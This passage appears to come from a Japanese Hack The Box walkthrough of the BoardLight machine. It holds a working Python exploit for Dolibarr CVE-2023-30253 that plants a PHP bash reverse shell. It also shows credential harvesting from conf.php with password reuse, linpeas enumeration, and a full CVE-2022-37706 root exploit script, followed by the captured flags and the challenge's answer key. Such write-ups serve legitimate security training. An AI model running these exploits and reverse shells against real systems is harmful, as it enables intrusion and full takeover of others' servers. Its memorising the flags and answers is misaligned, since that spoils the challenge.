        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
        "Accept-Encoding": "gzip, deflate, br",
        "Accept-Language": "en-US,en;q=0.9",
        "Cookie": "DOLSESSID_3dfbb778014aaf8a61e81abec91717e6f6438f92=aov9g1h2ao2quel82ijps1f4p7",
        "Connection": "close"
    }

    create_page_body = (
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"token\"\r\n\r\n" +
        login_token + "\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"backtopage\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"dol_openinpopup\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"action\"\r\n\r\n"
        "addcontainer\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"website\"\r\n\r\n" +
        site_name + "\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"pageidbis\"\r\n\r\n"
        "-1\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"pageid\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"radiocreatefrom\"\r\n\r\n"
        "checkboxcreatemanually\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_TYPE_CONTAINER\"\r\n\r\n"
        "page\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"sample\"\r\n\r\n"
        "empty\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_TITLE\"\r\n\r\n"
        "TEST\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_PAGENAME\"\r\n\r\n" +
        site_name + "\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_ALIASALT\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_DESCRIPTION\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_IMAGE\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_KEYWORDS\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_LANG\"\r\n\r\n"
        "0\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_AUTHORALIAS\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"datecreation\"\r\n\r\n"
        "05/25/2024\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"datecreationday\"\r\n\r\n"
        "25\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"datecreationmonth\"\r\n\r\n"
        "05\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"datecreationyear\"\r\n\r\n"
        "2024\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"datecreationhour\"\r\n\r\n"
        "15\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"datecreationmin\"\r\n\r\n"
        "25\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"datecreationsec\"\r\n\r\n"
        "29\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"htmlheader_x\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"htmlheader_y\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"htmlheader\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"addcontainer\"\r\n\r\n"
        "Create\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"externalurl\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"grabimages\"\r\n\r\n"
        "1\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w\r\n"
        "Content-Disposition: form-data; name=\"grabimagesinto\"\r\n\r\n"
        "root\r\n"
        "------WebKitFormBoundaryur7X26L0cMS2mE5w--\r\n"
    )

    http_connection.request("POST", "/website/index.php", create_page_body, create_page_headers)
    http_connection.getresponse()

def edit_page(hostname, login_token, site_name, lhost, lport, http_connection):
    edit_page_headers = {
        "Host": remove_http_prefix(hostname),
        "Cache-Control": "max-age=0",
        "Upgrade-Insecure-Requests": "1",
        "Content-Type": "multipart/form-data; boundary=----WebKitFormBoundaryYWePyybXc70N8CPm",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
        "Accept-Encoding": "gzip, deflate, br",
        "Accept-Language": "en-US,en;q=0.9",
        "Cookie": "DOLSESSID_3dfbb778014aaf8a61e81abec91717e6f6438f92=aov9g1h2ao2quel82ijps1f4p7",
        "Connection": "close"
    }

    edit_page_body = (
        "------WebKitFormBoundaryYWePyybXc70N8CPm\r\n"
        "Content-Disposition: form-data; name=\"token\"\r\n\r\n" +
        login_token + "\r\n"
        "------WebKitFormBoundaryYWePyybXc70N8CPm\r\n"
        "Content-Disposition: form-data; name=\"backtopage\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryYWePyybXc70N8CPm\r\n"
        "Content-Disposition: form-data; name=\"dol_openinpopup\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryYWePyybXc70N8CPm\r\n"
        "Content-Disposition: form-data; name=\"action\"\r\n\r\n"
        "updatesource\r\n"
        "------WebKitFormBoundaryYWePyybXc70N8CPm\r\n"
        "Content-Disposition: form-data; name=\"website\"\r\n\r\n" +
        site_name + "\r\n"
        "------WebKitFormBoundaryYWePyybXc70N8CPm\r\n"
        "Content-Disposition: form-data; name=\"pageid\"\r\n\r\n"
        "2\r\n"
        "------WebKitFormBoundaryYWePyybXc70N8CPm\r\n"
        "Content-Disposition: form-data; name=\"update\"\r\n\r\n"
        "Save\r\n"
        "------WebKitFormBoundaryYWePyybXc70N8CPm\r\n"
        "Content-Disposition: form-data; name=\"PAGE_CONTENT_x\"\r\n\r\n"
        "16\r\n"
        "------WebKitFormBoundaryYWePyybXc70N8CPm\r\n"
        "Content-Disposition: form-data; name=\"PAGE_CONTENT_y\"\r\n\r\n"
        "2\r\n"
        "------WebKitFormBoundaryYWePyybXc70N8CPm\r\n"
        "Content-Disposition: form-data; name=\"PAGE_CONTENT\"\r\n\r\n"
        "<!-- Enter here your HTML content. Add a section with an id tag and tag contenteditable=\"true\" if you want to use the inline editor for the content -->\n"
        "<section id=\"mysection1\" contenteditable=\"true\">\n"
        "    <?pHp system(\"bash -c 'bash -i >& /dev/tcp/" + lhost + "/" + lport + " 0>&1'\"); ?>\n"
        "</section>\n"
        "------WebKitFormBoundaryYWePyybXc70N8CPm--\r\n"
    )

    http_connection.request("POST", "/website/index.php", edit_page_body, edit_page_headers)
    http_connection.getresponse()

if __name__ == '__main__':
    parser = argparse.ArgumentParser(description="---[Reverse Shell Exploit for Dolibarr <= 17.0.0 (CVE-2023-30253)]---", usage= "python3 exploit.py <TARGET_HOSTNAME> <USERNAME> <PASSWORD> <LHOST> <LPORT>\r\nexample: python3 exploit.py http://example.com login password 127.0.0.1 9001")
    parser.add_argument("hostname", help="Target hostname")
    parser.add_argument("username", help="Username of Dolibarr ERP/CRM")
    parser.add_argument("password", help="Password of Dolibarr ERP/CRM")
    parser.add_argument("lhost", help="Listening host for reverse shell")
    parser.add_argument("lport", help="Listening port for reverse shell")

    args = parser.parse_args()
    min_required_args = 5
    if len(vars(args)) != min_required_args:
        parser.print_usage()
        exit()

    site_name = str(uuid.uuid4()).replace("-","")[:10]
    base_url = args.hostname + "/index.php"
    auth_url = args.hostname + "/index.php?mainmenu=home"
    admin_url = args.hostname + "/admin/index.php?mainmenu=home&leftmenu=setup&mesg=setupnotcomplete"
    call_reverse_shell_url = args.hostname + "/public/website/index.php?website=" + site_name + "&pageref=" + site_name

    pre_login_token = get_csrf_token(base_url, auth_headers)

    if pre_login_token == "":
        print("[!] Cannot get pre_login_token, please check the URL")
        exit()

    print("[*] Trying authentication...")
    print("[**] Login: " + args.username)
    print("[**] Password: " + args.password)

    auth(pre_login_token, args.username, args.password, auth_url, auth_headers)
    time.sleep(1)

    login_token = get_csrf_token(admin_url, auth_headers)

    if login_token == "":
        print("[!] Cannot get login_token, please check the URL")
        exit()

    http_connection = http.client.HTTPConnection(remove_http_prefix(args.hostname))

    print("[*] Trying created site...")
    create_site(args.hostname, login_token, site_name, http_connection)
    time.sleep(1)

    print("[*] Trying created page...")
    create_page(args.hostname, login_token, site_name, http_connection)
    time.sleep(1)

    print("[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection")
    edit_page(args.hostname, login_token, site_name, args.lhost, args.lport, http_connection)

    http_connection.close()
    time.sleep(1)
    requests.get(call_reverse_shell_url)

    print("[!] If you have not received the shell, please check your login and password")
(5) Kali LinuxのIPアドレスを確認し、CVE-2023-30253の脆弱性を悪用してリバースシェルを奪取する。
$ ip a
  →kali LinuxのVPN用インターフェースのIPアドレスが「10.10.16.10」であることを確認。


$ python3 exploit.py http://crm.board.htb admin admin 10.10.16.10 1234
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
(6) 「nc -lvnp 1234」コマンドを実行していたプロンプトに応答があり、任意のコマンドを実行できるようになる。
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.11] 52788
bash: cannot set terminal process group (854): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
(7) 現在ログインしているユーザー情報を確認すると、www-dataユーザーであることが分かる。。
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)


$ whoami
www-data
(8) 完全なシェルを奪取する。
※リバースシェルで奪取した攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ which python3
/usr/bin/python3


$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'


[Ctrl]+[Z]でバックグラウンドに移す


$ stty raw -echo;fg


$ bash


$ export TERM=xterm
larissaユーザーでのログイン
(1) どのようなユーザーのホームディレクトリがあるか確認すると、larissaユーザーがいることが分かる。
※リバースシェルで奪取した攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ ls -l /home/
total 4
drwxr-x--- 15 larissa larissa 4096 May 17  2024 larissa
(2) /etc/passwdファイルのうち、ログインシェルが設定されているユーザーを確認する。larissaというユーザーがログインできることが分かる。
※リバースシェルで奪取した攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
larissa:x:1000:1000:larissa,,,:/home/larissa:/bin/bash
(3) 認証情報を調べるために/var/www/html/crm.board.htb/htdocs/conf/conf.phpの内容を確認すると、データベース接続時のパスワードが「serverfun2$2023!」であることが分かる。
※リバースシェルで奪取した攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ cat /var/www/html/crm.board.htb/htdocs/conf/conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';

//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
//$dolibarr_lib_NUSOAP_PATH='';
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
//$dolibarr_js_JQUERY_UI='';

//$dolibarr_font_DOL_DEFAULT_TTF='';
//$dolibarr_font_DOL_DEFAULT_TTF_BOLD='';
$dolibarr_main_distrib='standard';
(4) データベースのパスワード(serverfun2$2023!!)が使い回されている可能性があるため、larissaユーザーでログイン試行すると成功する。
※リバースシェルで奪取した攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ su larissa
  →パスワード(serverfun2$2023!!)を入力する。
(5) 一般ユーザー用のフラグファイルを確認する。
※larissaユーザーでログインした攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ cat /home/larissa/user.txt
a0de673b97b453ad349e35e8efa96cc9
特権昇格のための調査
(1) sudoコマンドの設定を確認する。
※larissaユーザーでログインした攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ sudo -l
  →パスワード(serverfun2$2023!!)を入力する。
Sorry, user larissa may not run sudo on localhost.
(2) SUIDファイルを検索する。
※larissaユーザーでログインした攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ find / -perm -u=s -type f 2> /dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper
(3) .bash_historyファイルを確認すると、何も出力されない。
※larissaユーザーでログインした攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ cat /home/larissa/.bash_history
(4) 攻撃対象のマシン上でポートスキャンを実行して、応答がポート番号を確認する。
※larissaユーザーでログインした攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ for port in {1..65535}; do echo > /dev/tcp/127.0.0.1/$port && echo "$port open"; done  2>/dev/null
22 open
80 open
3306 open
33060 open
40268 open
49544 open
(5) OSの情報を確認すると、「Ubuntu 20.04.6 LTS」であることが分かる。
※larissaユーザーでログインした攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ uname -a
Linux boardlight 5.15.0-107-generic #117~20.04.1-Ubuntu SMP Tue Apr 30 10:35:57 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux

$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.6 LTS
Release:        20.04
Codename:       focal
linpeas.shを用いた脆弱性調査
(1) linpeas.shを用いてサーバの脆弱性を調査するため、一旦Kali Linux側にlinpeas.shファイルを格納する。
※Kali Linux上で以下のコマンドを実行する。

linpeas.shがダウンロードする。
$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh -p ~/

linpeas.shを現在のディレクトリにコピーする。
$ cp ./github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh ./

攻撃対象マシン(BoardLight)からKali LinuxにアクセスするためIPアドレスを確認する。
$ ip a
  →kali LinuxのVPN用インターフェースのIPアドレスが「10.10.16.10」であることを確認。

Webサーバとして起動する。
$ python3 -m http.server 8081
(2) SSHを用いてlarissaユーザーにログインする。
※Kali Linux上で以下のコマンドを実行する。

$ ssh larissa@10.10.11.11
  →パスワード(serverfun2$2023!!)を入力する。
(3) larissaユーザーでログインしたプロンプトにてlinpeas.shを実行権限を付与する。
※larissaユーザーでログインした攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ wget http://10.10.16.10:8081/linpeas.sh
  →「linpeas.sh」がダウンロードされる。


$ ls
  →「linpeas.sh」ファイルがあることを確認する


$ chmod +x linpeas.sh
(4) linpeas.shを実行する。
※larissaユーザーでログインした攻撃対象のマシン(BoardLight)上で以下のコマンドを実行する。

$ ./linpeas.sh > output.txt
. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . ./linpeas.sh: 3916: local: /usr/sbin/apachectl: bad variable name
./linpeas.sh: 3916: local: /bin/kill: bad variable name
./linpeas.sh: 3916: local: /usr/sbin/avahi-daemon: bad variable name
./linpeas.sh: 4179: local: /run/systemd/journal/socket: bad variable name
Sorry, try again.
find: ‘/var/lib/nginx/uwsgi’: Permission denied
find: ‘/var/lib/nginx/body’: Permission denied
find: ‘/var/lib/nginx/scgi’: Permission denied
find: ‘/var/lib/nginx/proxy’: Permission denied
find: ‘/var/lib/nginx/fastcgi’: Permission denied
./linpeas.sh: 7548: [[: not found
./linpeas.sh: 7548: [[: not found
./linpeas.sh: 7539: [[: not found
./linpeas.sh: 7548: [[: not found
./linpeas.sh: 7548: [[: not found
./linpeas.sh: 7573: [[: not found
./linpeas.sh: 7573: [[: not found
./linpeas.sh: 7564: [[: not found
./linpeas.sh: 7573: [[: not found
./linpeas.sh: 7573: [[: not found
(5) linpeas.shの実行結果について、CVE番号に関する内容を確認する。
※攻撃対象(BoardLight)マシンのプロンプトで以下のコマンドを実行

$ cat output.txt | grep CVE-
[+] [CVE-2022-0847] DirtyPipe
[+] [CVE-2021-3156] sudo Baron Samedit
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit 2
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Vulnerable to CVE-2021-3560
-rwsr-xr-x 1 root root 27K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys  --->  Before_0.25.4_(CVE-2022-37706)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd  --->  Before_0.25.4_(CVE-2022-37706)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight  --->  Before_0.25.4_(CVE-2022-37706)
(6) CVE-2022-37706の脆弱性検出の箇所を確認すると、enlightenmentのファイルはSet User ID(SUID)ビットが設定されており、所有者がrootユーザーであることが分かる。
※攻撃対象(BoardLight)マシンのプロンプトで以下のコマンドを実行

$ cat output.txt
ーーー(省略)ーーー
                      lqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqk
qqqqqqqqqqqqqqqqqqqqqqu Files with Interesting Permissions tqqqqqqqqqqqqqqqqqqqqqq
                      mqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqj
lqqqqqqqqqqu SUID - Check easy privesc, exploits and write perms
m https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 root root 15K Apr  8  2024 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys  --->  Before_0.25.4_(CVE-2022-37706)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd  --->  Before_0.25.4_(CVE-2022-37706)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight  --->  Before_0.25.4_(CVE-2022-37706)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID binary!)
ーーー(省略)ーーー
特権昇格(CVE-2022-37706の脆弱性を悪用)
(1) Enlightenmentのバージョンを確認すると、「0.23.1」であることが分かる。そのため、CVE-2022-37706の脆弱性があることが分かる。
※攻撃対象(BoardLight)マシンのプロンプトで以下のコマンドを実行

$ enlightenment --version
ESTART: 0.00001 [0.00001] - Begin Startup
ESTART: 0.00142 [0.00141] - Signal Trap
ESTART: 0.00152 [0.00009] - Signal Trap Done
ESTART: 0.00338 [0.00187] - Eina Init
ESTART: 0.00561 [0.00223] - Eina Init Done
ESTART: 0.00571 [0.00011] - Determine Prefix
ESTART: 0.00712 [0.00140] - Determine Prefix Done
ESTART: 0.00718 [0.00007] - Environment Variables
ESTART: 0.00733 [0.00015] - Environment Variables Done
ESTART: 0.00737 [0.00004] - Parse Arguments
Version: 0.23.1
E: Begin Shutdown Procedure!
(2) 「CVE-2022-37706 exploit」でGoogle検索すると、「https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/blob/main/exploit.sh」に攻撃コードが公開されていることが分かる。
※攻撃対象(BoardLight)マシンのプロンプトで以下のコマンドを実行

$ vi CVE-2022-37706.sh
#!/bin/bash

echo "CVE-2022-37706"
echo "[*] Trying to find the vulnerable SUID file..."
echo "[*] This may take few seconds..."

file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)
if [[ -z ${file} ]]
then
        echo "[-] Couldn't find the vulnerable SUID file..."
        echo "[*] Enlightenment should be installed on your system."
        exit 1
fi

echo "[+] Vulnerable SUID binary found!"
echo "[+] Trying to pop a root shell!"
mkdir -p /tmp/net
mkdir -p "/dev/../tmp/;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
echo "[+] Enjoy the root shell :)"
${file} /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/exploit" /tmp///net
(3) 「https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/blob/main/exploit.sh」の攻撃コードを実行すると、特権アカウントのプロンプト(#)が表示される。
$ chmod +x CVE-2022-37706.sh


$ ./CVE-2022-37706.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
#
(4) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)


# whoami
root
(5) 特権ユーザー用のフラグファイルを確認する。
# cat /root/root.txt
e3eb51f21ca2405fa0b5711c8f83b09e
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many TCP ports are listening on BoardLight?
問題(日本語訳):BoardLight でリッスンしている TCP ポートはいくつありますか?

答え:2
・Task 2
問題(英語訳):What is the domain name used by the box?
問題(日本語訳):ボックスで使用されるドメイン名は何ですか?

答え:board.htb
・Task 3
問題(英語訳):What is the name of the application running on a virtual host of board.htb?
問題(日本語訳):board.htb の仮想ホスト上で実行されているアプリケーションの名前は何ですか?

答え:Dolibarr
・Task 4
問題(英語訳):What version of Dolibarr is running on BoardLight?
問題(日本語訳):BoardLight で実行されている Dolibarr のバージョンは何ですか?

答え:17.0.0
・Task 5
問題(英語訳):What is the default password for the admin user on Dolibarr?
問題(日本語訳):Dolibarr の管理者ユーザーのデフォルトのパスワードは何ですか?

答え:admin
・Task 6
問題(英語訳):What is the 2023 CVE ID for an authenticated vulnerability that can lead to remote code execution in this version of Dolibarr?
問題(日本語訳):このバージョンの Dolibarr でリモート コード実行につながる可能性がある認証済みの脆弱性の 2023 CVE ID は何ですか?

答え:CVE-2023-30253
・Task 7
問題(英語訳):What user is the Dolibarr application running as on BoardLight?
問題(日本語訳):BoardLight 上で Dolibarr アプリケーションはどのユーザーとして実行されていますか?

答え:www-data
・Task 8
問題(英語訳):What is the full path of the file that contains the Dolibarr database connection information?
問題(日本語訳):Dolibarr データベース接続情報が含まれるファイルのフルパスは何ですか?

答え:/var/www/html/crm.board.htb/htdocs/conf/conf.php
・Submit User Flag
問題(英語訳):Submit the flag located in the larissa user's home directory.
問題(日本語訳):larissa ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:a0de673b97b453ad349e35e8efa96cc9
※「/home/larissa/user.txt」ファイルの内容
・Task 10
問題(英語訳):What is the name of the desktop environment installed on Boardlight?
問題(日本語訳):Boardlight にインストールされているデスクトップ環境の名前は何ですか?

答え:enlightenment
・Task 11
問題(英語訳):What version of Enlightenment is installed on BoardLight?
問題(日本語訳):BoardLight にはどのバージョンの Enlightenment がインストールされていますか?

答え:0.23.1
・Task 12
問題(英語訳):What is the 2022 CVE ID for a vulnerability in Enlightenment versions before 0.25.4 that allows for privilege escalation?
問題(日本語訳):権限昇格を可能にする Enlightenment バージョン 0.25.4 より前の脆弱性の 2022 CVE ID は何ですか?

答え:CVE-2022-37706
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):ルート ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:e3eb51f21ca2405fa0b5711c8f83b09e
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。